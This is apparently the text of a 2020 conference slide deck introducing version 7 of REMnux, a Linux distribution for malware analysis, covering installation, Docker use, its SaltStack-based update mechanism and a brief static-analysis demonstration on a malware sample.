JULY 2020

What’s New in REMnux v7?

Lenny Zeltser

Faculty Fellow, SANS Institute
CISO, Axonius

1

REMnux is a Linux toolkit for reverse-engineering and analyzing malicious software.

- Available for free from REMnux.org
- Initially released in July 2010
- Includes hundreds of installed, preconfigured tools
- Popular distro among malware analysts

REMnux is for malware analysis as Kali is for penetration testing.

2

REMnux v7 came out in July 2020.

- Based on Ubuntu 18.04 with light GNOME user interface
- Full rewrite, with new backend architecture for faster updates
- Some old tools retired, many new ones added
- Comprehensive, overhauled documentation at docs.remnux.org

Lenny Zeltser
Founder,
Primary Maintainer

Corey Forman
Contributor

Erik Kristensen
Architect, Advisor


3

Thank you to the tool authors!

- Members of our community contributed the tools
- If not for them, we'd be analyzing malware with pen and paper
- They've dedicated time and expertise to improve the industry
- The new tool listing at docs.remnux.org aims to list the author of each tool, website, and licensing terms

4

Most of the tools are command-line based and have no icons.



You can install REMnux v7 in several ways:

- Download and import the virtual appliance (OVA)
- Install from scratch on a dedicated Ubuntu 18.04 system:


```
remnux install
```

- Install from scratch for a cloud deployment (keep SSH enabled):

```
remnux install --mode cloud
```

- Add to an existing Ubuntu 18.04 system:

```
remnux install --mode addon
```



Appliance settings

These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.


Virtual System 1	
Name	REMnux v7
Product	REMnux
Product-URL	https://REMnux.org
Guest OS Type	Ubuntu (64-bit)
CPU	1
RAM	4096 MB

Machine Base Folder:

MAC Address Policy: Include only NAT network adapter MAC addresses


Additional Options: ☑ Import hard drives as VDI

Appliance is not signed



Importing virtual disk image 'remnux-v7-disk001.vmdk' ... (2/3)

1 minute remaining



REMnux v7 [Running]

```
remnux@remnux:~$ 
```

You can also run REMnux as a Docker container:

- Open a local interactive shell:


  `docker run --rm -it -u remnux remnux/remnux-distro bash`

- Open a shell and map a directory into the container:

  `docker run --rm -it -u remnux -v` *`DIRECTORY`*`:/home/remnux/files remnux/remnux-distro bash`

- Access over SSH for shell and to tunnel the GUI:


  `docker run -d -p 22:22 remnux/remnux-distro`



```
~ % docker run --rm -it -u remnux -v ~/:/home/remnux/files remnux/remnux-distro bash
remnux@104ba5eef37f:~$ ls files/*.7z
files/sample.7z
remnux@104ba5eef37f:~$ 7z x files/sample.7z -p"malware"

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=C,Utf16=off,HugeFiles=on,64 bits,8 CPUs Intel(R) Core(TM) i9-9880H CPU @ 2.30GHz (906ED),

Scanning the drive for archives:
1 file, 16706 bytes (17 KiB)

Extracting archive: files/sample.7z
--
Path = files/sample.7z
Type = 7z
Physical Size = 16706
Headers Size = 162
Method = LZMA2:48k BCJ 7zAES
Solid = -
Blocks = 1

Everything is Ok

Size:       39140
Compressed: 16706
remnux@104ba5eef37f:~$ trid sample.exe

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found:  12985
Analyzing...

Collecting data from file: sample.exe
 52.9% (.EXE) Win32 Executable (generic) (4505/5/1)
```

The files are now accessible inside the container in the ~/files directory.

9



```
~ % docker run -d -p 22:22 -v ~/:/home/remnux/files remnux/remnux-distro
fa6a4535df8b3dd88fb00cdf5a54eb249d31895dd7be04e827f0056816a58545
~ % ssh remnux@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:R21OAXxbn+zY+xdBBDxBVfICycrAm5u87gKvjIWlstA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
remnux@localhost's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.19.76-linuxkit x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

remnux@fa6a4535df8b:~$ ls files/*.7z
files/sample.7z
remnux@fa6a4535df8b:~$ 
```


The default credentials are:

Username: `remnux`
Password: `malware`

10

Behind the scenes, REMnux uses SaltStack.

- The desired state of each tool is described using a "state file"
- The state file can:
  - Install software using apt, pip, direct download, etc.
  - Generate or modify configuration and wrapper files
  - Adjust the state of services and other system settings
- The REMnux installer invokes SaltStack to apply the grouping of state files when installing or upgrading REMnux
- The files are in the remnux/salt-states repository on GitHub



30 lines (27 sloc) | 981 Bytes

```
# Name: pecheck
# Website: https://blog.didierstevens.com/2020/03/15/pecheck-py-version-0-7-10/
# Description: Analyze static properties of PE files.
# Category: Examine Static Properties: PE Files
# Author: Didier Stevens: https://twitter.com/DidierStevens
# License: Public Domain
# Notes:

include:
  - remnux.python-packages.pefile

remnux-scripts-pecheck-source:
  file.managed:
    - name: /usr/local/bin/pecheck.py
    - source: https://raw.githubusercontent.com/DidierStevens/DidierStevensSuite/master/pecheck.py
    - source_hash: sha256=e0fa431af646b204bf8c55d8fc5198232a68b43d4c16bd2245047a56a7776f82
    - makedirs: false
    - mode: 755
    - require:
      - sls: remnux.python-packages.pefile

remnux-scripts-pecheck-shebang:
  file.replace:
    - name: /usr/local/bin/pecheck.py
    - pattern: '^#!/usr/bin/env python$'
    - repl: '#!/usr/bin/env python3'
    - prepend_if_not_found: False
    - count: 1
    - require:
      - file: remnux-scripts-pecheck-source
```

To keep your REMnux system up-to-date:


- Get the latest tools and upgrade existing ones:

  `remnux upgrade`

- The command above will only refresh your system if a new version of REMnux tool descriptors is available.

- To refresh your system without an upgrade, which will fix up installed tools and update apt packages, use:

  `remnux update`




```
remnux@remnux:~$ remnux upgrade
> remnux-cli@1.2.5.0.g25a58e7
> remnux-version: v2020.29.11

> downloading v2020.30.10
>> downloading remnux-salt-states-v2020.30.10.tar.gz.asc
>> downloading remnux-salt-states-v2020.30.10.tar.gz.sha256
>> downloading remnux-salt-states-v2020.30.10.tar.gz.sha256.asc
>> downloading remnux-salt-states-v2020.30.10.tar.gz
> validating file remnux-salt-states-v2020.30.10.tar.gz
> validating signature for remnux-salt-states-v2020.30.10.tar.gz.sha256
> extracting update remnux-salt-states-v2020.30.10.tar.gz
> using previous mode: dedicated
> upgrading/updating to v2020.30.10
>> Log file: /var/cache/remnux/cli/v2020.30.10/saltstack.log

>> Running: deb [arch=amd64] https://download.docker.com/linux/ubuntu bionic stable
>> Running: deb http://download.draios.com/stable/deb stable-amd64/
>> Running: deb http://www.inetsim.org/debian/ binary/
>> Running: software-properties-common
>> Running: openjdk-repo
>> Running: gift-repo
>> Running: sift-dev
>> Running: sift-repo
>> Running: deb https://download.mono-project.com/repo/ubuntu stable-bionic main
>> Running: remnux-dev
>> Running: remnux-repo
>> Running: wireshark-dev
```

Let’s see REMnux v7 in action.

- Refer to the categorized tool listing in the REMnux documentation for guidance.
- Malware sample: `e255c710d39890893f86f9c6bd449ce7`
- Mentioned in the blog post by Thomas Roccia, titled “Fifty Shades of Malware Strings”
- How can REMnux assist with the analysis?

Examine Static Properties: General

- `file sample.exe`: PE32 executable, PECompact2 compressed
- `yara-rules sample.exe`: HTTP, registry, file operations, overlay
- `clamscan sample.exe`: Win.Malware.Shyape
- `signsrch sample.exe`: RSA SHA1 signature




```
remnux@remnux:~$ file sample.exe
sample.exe: PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows, PECompact2 compressed
remnux@remnux:~$ yara-rules sample.exe
network_http sample.exe
win_registry sample.exe
win_token sample.exe
win_files_operation sample.exe
Str_Win32_Wininet_Library sample.exe
Str_Win32_Internet_API sample.exe
Str_Win32_Http_API sample.exe
ScanBox_Malware_Generic sample.exe
suspicious_packer_section sample.exe
IsPE32 sample.exe
IsWindowsGUI sample.exe
HasOverlay sample.exe
HasDigitalSignature sample.exe
HasModified_DOS_Message sample.exe
IsGoLink sample.exe
remnux@remnux:~$ clamscan sample.exe
sample.exe: Win.Malware.Shyape-6888090-0 FOUND

----------- SCAN SUMMARY -----------
Known viruses: 8258610
Engine version: 0.102.3
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.04 MB
Data read: 0.04 MB (ratio 1.00:1)
Time: 14.430 sec (0 m 14 s)
remnux@remnux:~$ signsrch sample.exe

Signsrch 0.2.4
```

Run `freshclam` while connected to the internet to update ClamAV signatures.

